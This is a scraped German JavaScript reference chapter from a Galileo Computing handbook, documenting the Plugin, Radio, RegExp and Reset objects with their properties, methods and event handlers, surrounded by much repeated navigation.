  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.24 Das Plugin-Objekt

JS 1.1

Ab JavaScript 1.1, nur Netscape.

Array, das alle im Browser installierten Plugins enthlt; Eigenschaft des `navigator`-Objekts.

top

34.24.1 Eigenschaften

description

Erklrung
Beschreibung des Plugins.

filename

Erklrung
Dateiname des Plugins auf der Festplatte.

length

Erklrung
Anzahl der installierten Plugins.

name

Erklrung
Name des Plugins.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften



34.25 Das Radio-Objekt

JS 1.0

Ab JavaScript 1.0

Hiermit wird ein Radiobutton in einem Formular in JavaScript abgebildet; das Objekt ist ein Element des `Form`-Objekts.



34.25.1 Allgemeines

Syntax
HTML-Tag: `<input type="radio" />` document.forms [Index].elements[index] document.FormularName. RadioName

Parameter	Bedeutung
`Index`	Index im jeweiligen Array
`RadioName`	`name`-Attribut des Radiobuttons



34.25.2 Event-Handler

`onblur (JS1.1) onclick onfocus (JS1.1)`



34.25.3 Methoden

blur

Erklrung
Entfernt den Fokus vom Radiobutton.

click

Erklrung
Simuliert das Anklicken des Radiobuttons.

focus

Erklrung
Gibt dem Radiobutton den Fokus.



34.25.4 Eigenschaften

checked

Erklrung
Der Wert ist `true`, wenn der Radiobutton ausgewhlt ist, ansonsten `false`.

defaultChecked

Erklrung
Der Wert ist `true`, wenn der Radiobutton HTML-mig angekreuzt ist (durch den Parameter `checked`), ansonsten `false`.

form

Erklrung
Referenz auf das Formular, das den Radiobutton enthlt.

name

Erklrung
`name`-Attribut der Gruppe aus Radiobuttons.

type

JS 1.1

Erklrung
Zeichenkette mit dem Wert `"radio"`; ab JavaScript 1.1.

value

Erklrung
`value`-Attribut des Radiobuttons.
Beispiel
for (var i=0; i<document.forms[0].elements ["radiogruppe"].length; i++) { document.write (document.forms[0].elements["radiogruppe"][i]. value + " "); }

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.26 Das RegExp-Objekt ▼

JS 1.2

Ab JavaScript 1.2 und Internet Explorer 4.

Das Objekt gestattet den Zugriff auf regulre Ausdrcke; siehe Abschnitt 9.8.

top

34.26.1 Allgemeines ▼▲

Syntax
new RegExp(Muster[, Parameter]) /muster/ Parameter

Parameter	Bedeutung
`Muster`	Suchmuster
`Parameter`	leere Zeichenkette, `"i"` (nicht zwischen Gro- und Kleinschreibung unterscheiden), `"g"` (globale Suche) oder `"gi"` (`"g"` und `"i"`)

Weitere Informationen ber die verschiedenen Sonderzeichen im Suchmuster finden Sie in Abschnitt 9.8.

top

34.26.2 Eigenschaften ▼▲

global

Erklrung
Boolescher Wert, der angibt, ob die `"g"`-Option beim regulren Ausdruck gesetzt ist.

ignoreCase

Erklrung
Boolescher Wert, der angibt, ob die "i"-Option beim regulren Ausdruck gesetzt ist.

input

Erklrung
Die Zeichenkette, die auf das Muster hin berprft wird. Ist diese (statische) Eigenschaft gesetzt und wird bei exec() oder text() kein Eingabestring bergeben, so wird diese Eigenschaft verwendet.
Beispiel
RegExp.input = "Galileo Press";

lastIndex ($_)

Erklrung
Startposition fr die nchsten Suchoperationen in der Zeichenkette.

lastMatch ($&)

Erklrung
Der letzte Treffer.

lastParen ($+)

Erklrung
Der letzte Treffer innerhalb runder Klammern.

leftContext ($')

Erklrung
Zeichenkette links vom gefundenen Muster.

multiline ($*)

Erklrung
Boolescher Wert, der angibt, ob die Suche nicht bei einem Zeilensprung Halt macht.

rightContext ($')

Erklrung
Zeichenkette rechts vom gefundenen Muster.

source

Erklrung
Suchmuster.
Syntax
RegExp.source = "G(.)+ P(.)+";



34.26.3 Methoden ▲

compile

Erklrung
Kompiliert ein `RegExp`-Objekt whrend der Skriptausfhrung um; lohnt sich bei wiederholter Verwendung.
Syntax
compile(Muster[, Parameter])

Parameter	Bedeutung
`Muster`	Suchmuster
`Parameter`	`""`, `"g"`, `"i"` oder `"gi"`

exec

Erklrung
Durchsucht eine Zeichenkette nach einem Muster und gibt die Ergebnisse in einem Array zurck.
Syntax

exec(Zeichenkette)	
Parameter	**Bedeutung**
Zeichenkette	die zu durchsuchende Zeichenkette

test

Erklrung
Boolescher Wert, der angibt, ob das Muster in der als Parameter bergebenen Zeichenkette vorkommt.
Syntax
test(Zeichenkette)

Parameter	**Bedeutung**
Zeichenkette	die zu durchsuchende Zeichenkette

<<zurck <top> vor>>

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.27 Das Reset-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Hiermit wird eine Zurcksetzen-Schaltflche in einem Formular in JavaScript abgebildet; das Objekt ist ein Element des Form-Objekts.

top

34.27.1 Allgemeines ▼▲

Erklrung
Syntax
HTML-Tag: `<input type="reset" />` document.forms [Index].elements[index] document.FormularName. ResetName

Parameter	Bedeutung
`Index`	Index im jeweiligen Array
`ResetName`	`name`-Attribut der Zurcksetzen-Schaltflche

top

34.27.2 Event-Handler ▼▲

`onblur (JS1.1) onfocus (JS1.1) onclick`

top

34.27.3 Methoden ▼▲

blur

JS 1.1

Erklrung
Entfernt den Fokus von der Zurcksetzen-Schaltflche; ab JavaScript 1.1.

click

Erklrung
Simuliert das Anklicken der Zurcksetzen-Schaltflche.

focus

JS 1.1

Erklrung
Gibt der Zurcksetzen-Schaltflche den Fokus; ab JavaScript 1.1.



34.27.4 Eigenschaften

form

Erklrung
Referenz auf das Formular, das die Zurcksetzen-Schaltflche enthlt.

name

Erklrung
`name`-Attribut der Zurcksetzen-Schaltflche.

type

JS 1.1

Erklrung

Zeichenkette mit dem Wert `"reset"`; ab JavaScript 1.1.

value

Erklrung
`value`-Attribut der Zurcksetzen-Schaltflche; wenn es nicht gesetzt ist, ist der Wert `"Reset"`.

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
